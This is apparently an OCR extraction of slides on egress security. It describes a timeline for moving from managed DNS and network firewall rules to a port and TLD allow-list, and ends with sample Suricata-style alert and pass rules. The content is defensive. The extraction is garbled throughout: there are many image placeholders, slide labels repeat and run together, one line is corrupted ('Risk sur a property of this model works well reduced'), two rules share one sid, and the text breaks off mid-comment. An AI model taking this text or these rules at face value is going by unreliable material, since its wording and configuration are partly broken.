
Well-known high-risk behaviors

Narrow Allow-List Future legitimate egress behaviors


















What does work well for us

















Denied by managed rules

Denied by custom block rules

Risk surface reduced Risk surface reduced





Denied by managed rules

Denied by custom block rules


Denied by default

Risk sur a property of this model works well reduced


Application wiggle room





Time invested vs. Risk Reduced














Timeline



DNS Firewall managed rules





DNS Firewall managed rules



Network Firewall managed rules



DNS Firewall managed rules

Higher-risk unused TLD and port

Timeline

Network Firewall managed rules



DNS Firewall Begin building generous managed rules allow-list of TLDs and ports Higher-risk unused TLD and port **Timeline Network Firewall** managed rules




DNS Firewall Begin building generous managed rules allow-list of TLDs and ports Higher-risk unused TLD and port **Timeline Network Firewall** Allow only <u>used</u> TLDs managed rules and destination ports (all others blocked)





DNS Firewall Begin building generous managed rules allow-list of TLDs and ports Higher-risk unused TLD and port **Timeline** Network Firewall Allow only <u>used</u> TLDs managed rules and destination ports (all others blocked)













What a good starting egress policy might look like

These rules will be flipped to reject once they're no longer triggered, in order to implement the allow-list and block all other destination ports alert tcp \$HOME_NET any -> \$EXTERNAL_NET ![80,443] (msg:"Egress destination TCP port not on allow-list"; flow:to_server, established; sid:219361;) alert udp \$HOME_NET any -> \$EXTERNAL_NET ![123] (msg:"Egress destination UDP port not on allow-list"; sid:219362;)

Blanket alert on all egress HTTP and TLS domains even if they are allow-listed alert http \$HOME_NET any -> \$EXTERNAL_NET any (msg:"Egress HTTP domain"; flow:to_server, established; sid:19361;) alert tls \$HOME_NET any -> \$EXTERNAL_NET any (msg:"Egress TLS domain"; flow:to_server, established; sid:1937231;)

HTTP TLD Allow-List

pass http \$HOME_NET any -> \$EXTERNAL_NET any (http.host; dotprefix; content:".robinhood.com"; nocase; endswith; flow:to_server, established; sid:19363;)

pass http \$HOME_NET any -> \$EXTERNAL_NET any (http.host; dotprefix; content:".com"; nocase; endswith; flow:to_server, established; sid:19363;) pass http \$HOME_NET any -> \$EXTERNAL_NET any (http.host; dotprefix; content:".net"; nocase; endswith; flow:to_server, established; sid:19367;) pass http \$HOME_NET any -> \$EXTERNAL_NET any (http.host; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:19368;) # This rule will be flipped to 